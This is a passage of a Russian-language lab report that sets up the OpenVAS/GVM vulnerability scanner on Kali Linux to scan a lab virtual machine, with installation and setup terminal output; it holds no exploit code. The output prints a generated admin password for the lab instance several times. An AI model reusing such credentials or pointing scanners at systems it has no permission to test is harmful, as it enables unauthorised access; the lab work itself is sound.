закроем приложение:




Создадим chroot среду и установим загрузчик операционной системы (ОС) с помощью lilo:




Выйдем из chroot среды и выключим VM:



Включим ВМ, убедившись, что iso образа не примонтирован. Проверим, что доступ к интернету присутствует и ВМ находится в одной сети с Kali Linux (отметим, что ip-адрес был изменён с 10.0.2.16 на 10.0.2.17):




Выполним установку сканера OpenVAS на Kali Linux:



```
kali-linux-2023.4-virtualbox-amd64 [Работаer] - Oracle VM VirtualBox
File Actions Edit View Help
(kali@kali)-[~]
$ sudo apt install openvas
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'gvm' instead of 'openvas'
The following package was automatically installed and is no longer required:
  librtlsdr0
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  greenbone-security-assistant gsad gvm-tools libmicrohttpd12
The following NEW packages will be installed:
  greenbone-security-assistant gsad gvm gvm-tools libmicrohttpd12
0 upgraded, 5 newly installed, 0 to remove and 0 not upgraded.
Need to get 5,118 kB of archives.
After this operation, 20.8 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```


Запустим базу данных redis и включим её запуск после старта ОС:



```
kali-linux-2023.4-virtualbox-amd64 [Работаer] - Oracle VM VirtualBox
File Actions Edit View Help
(kali@kali)-[~]
$ systemctl start redis-server.service
(kali@kali)-[~]
$ systemctl enable redis-server.service
Synchronizing state of redis-server.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable redis-server
Created symlink /etc/systemd/system/redis.service → /lib/systemd/system/redis-server.service.
Created symlink /etc/systemd/system/multi-user.target.wants/redis-server.service → /lib/systemd/system/redis-server.service.
(kali@kali)-[~]
$ systemctl status redis-server.service
● redis-server.service - Advanced key-value store
   Loaded: loaded (/lib/systemd/system/redis-server.service; enabled; preset: disabled)
   Active: active (running) since Mon 2023-12-18 20:21:37 MSK; 24s ago
     Docs: http://redis.io/documentation,
           man:redis-server(1)
  Main PID: 2662 (redis-server)
    Status: "Ready to accept connections"
     Tasks: 5 (limit: 639)
    Memory: 11.1M
       CPU: 80ms
    CGroup: /system.slice/redis-server.service
           └─2662 /usr/bin/redis-server 127.0.0.1:6379


Dec 18 20:21:37 kali systemd[1]: Starting redis-server.service - Advanced key-value store...
Dec 18 20:21:37 kali systemd[1]: Started redis-server.service - Advanced key-value store.
(kali@kali)-[~]
$
```

Запускаем настройку OpenVAS:



```
(kali@kali)-[~]
└─$ sudo gvm-setup
[>] Starting PostgreSQL service
[>] Creating GVM's certificate files
[>] Creating PostgreSQL database
[*] Creating database user
[*] Creating database
[*] Creating permissions
CREATE ROLE
[*] Applying permissions
GRANT ROLE
[*] Creating extension uuid-oss
CREATE EXTENSION
[*] Creating extension pgcrypto
CREATE EXTENSION
[*] Creating extension pg-gvm
CREATE EXTENSION
[*] Migrating database
[*] Checking for GVM admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password '014584e9-2571-4acf-95e1-aae273f695a4'.
[*] Configure Feed Import Owner
[*] Define Feed Import Owner
[*] Update GVM feeds
Running as root. Switching to user 'gvm' and group 'gvm'.
Trying to acquire lock on /var/lib/openvas/feed-update.lock
Acquired lock on /var/lib/openvas/feed-update.lock
- Downloading Notus files from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/notus/ to /var/lib/notus
- Downloading NASL files from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/nasl/ to /var/lib/openvas/plugins
Releasing lock on /var/lib/openvas/feed-update.lock
Trying to acquire lock on /var/lib/gvm/feed-update.lock
Acquired lock on /var/lib/gvm/feed-update.lock
- Downloading SCAP data from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/scap-data/ to /var/lib/gvm/scap-data
- Downloading CERT-Bund data from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/cert-data/ to /var/lib/gvm/cert-data
- Downloading gmd data from rsync://feed.community.greenbone.net/community/data-feed/22.04/ to /var/lib/gvm/data-objects/gmd/22.04
Releasing lock on /var/lib/gvm/feed-update.lock
[*] Checking Default scanner
[*] Modifying Default Scanner
Scanner modified.
[*] Done
[*] Please note the password for the admin user
[*] User created with password '014584e9-2571-4acf-95e1-aae273f695a4'.
[>] You can now run gvm-check-setup to make sure everything is correctly configured
(kali@kali)-[~]
```

После настройки в конце продублируются учётные данные:





```
(kali@kali)-[~]
└─$ sudo gvm-setup
[>] Starting PostgreSQL service
[>] Creating GVM's certificate files
[>] Creating PostgreSQL database
[*] Creating database user
[*] Creating database
[*] Creating permissions
CREATE ROLE
[*] Applying permissions
GRANT ROLE
[*] Creating extension uuid-oss
CREATE EXTENSION
[*] Creating extension pgcrypto
CREATE EXTENSION
[*] Creating extension pg-gvm
CREATE EXTENSION
[*] Migrating database
[*] Checking for GVM admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password '014584e9-2571-4acf-95e1-aae273f695a4'.
[*] Configure Feed Import Owner
[*] Define Feed Import Owner
[*] Update GVM feeds
Running as root. Switching to user 'gvm' and group 'gvm'.
Trying to acquire lock on /var/lib/openvas/feed-update.lock
Acquired lock on /var/lib/openvas/feed-update.lock
- Downloading Notus files from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/notus/ to /var/lib/notus
- Downloading NASL files from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/nasl/ to /var/lib/openvas/plugins
Releasing lock on /var/lib/openvas/feed-update.lock
Trying to acquire lock on /var/lib/gvm/feed-update.lock
Acquired lock on /var/lib/gvm/feed-update.lock
- Downloading SCAP data from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/scap-data/ to /var/lib/gvm/scap-data
- Downloading CERT-Bund data from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/cert-data/ to /var/lib/gvm/cert-data
- Downloading gmd data from rsync://feed.community.greenbone.net/community/data-feed/22.04/ to /var/lib/gvm/data-objects/gmd/22.04
Releasing lock on /var/lib/gvm/feed-update.lock
[*] Checking Default scanner
[*] Modifying Default Scanner
Scanner modified.
[*] Done
[*] Please note the password for the admin user
[*] User created with password '014584e9-2571-4acf-95e1-aae273f695a4'.
[>] You can now run gvm-check-setup to make sure everything is correctly configured
(kali@kali)-[~]
```

Проверим, что все компоненты были верно установлены и функционируют:

```
kali@kali:~$ sudo gvm-check-setup
[sudo] password for kali:
gvm-check-setup 23.11.0
Test completeness and readiness of GVM-23.11.0
Step 1: Checking OpenVAS (Scanner)...
OK: OpenVAS Scanner is present in version 22.7.7.
OK: Metasploit Framework is present in version 22.6.2.
OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
Checking permissions of /var/lib/openvas/gnupg...
OK: gvm owns all files in /var/lib/openvas/gnupg
OK: redis-server is present.
OK: scanner (db_address setting) is configured properly using the redis-server socket: /var/run/redis-openvas/redis-server.sock
OK: the mqtt_server_url is defined in /etc/openvas/openvas.conf
OK: cpe_mems all files in /var/lib/openvas/plugins
OK: NVT collection in /var/lib/openvas/plugins contains 87777 NVTs.
OK: The metasploit directory /var/lib/metasploit/products contains 452 NVTs.
Checking that the obsolete redis database has been removed
Could not connect to Redis at /var/run/redis-openvas/redis-server.sock: No such file or directory
OK: No old Redis DB
Starting opsd-openvas service
Waiting for opsd-openvas service
OK: opsd-openvas service is active.
OK: opsd-OpenVAS is present in version 22.6.2.
Step 2: Checking GVM Manager...
OK: GVM Manager (gvm) is present in version 23.11.0.
Step 3: Checking Certificates...
OK: GVM client certificate is valid and present as /var/lib/gvm/CA/clientcert.pem.
OK: Your GVM certificate infrastructure passed validation.
Step 4: Checking data...
OK: SCAP data found in /var/lib/gvm/scap-data.
OK: CVEI data found in /var/lib/gvm/cert-data.
Step 5: Checking PostgreSQL DB and user...
OK: PostgreSQL version and default port are OK.
gvmdb | gvm | UTF8 | libc | en_US.UTF-8 | en_US.UTF-8 |
16436pg-gvm1812280f122.611
OK: At least one user exists.
Step 6: Checking Greenbone Security Assistant (GSA)...
OK: Greenbone Security Assistant is present in version 22.80.0-git.
Step 7: Checking if GVM services are up and running...
Starting gvm service
Waiting for gvm service
OK: gvm service is active.
Starting gsad service
Waiting for gsad service
OK: gsad service is active.
Step 8: Checking few other requirements...
OK: nmap is present.
OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is likely to work.
OK: nmap found, LSC credential package generation for Microsoft Windows targets is likely to work.
OK: nmaprc found.
WARNING: Your password policy is empty.
SUGGEST: Edit the /etc/gvm/pwpolicy.conf file to set a password policy.
Step 9: Checking greenbone-security-assistant...
OK: greenbone-security-assistant is installed
It seems like your GVM-23.11.0 installation is OK.
```

Выполним вход в приложение по адресу “https://localhost:9392”:






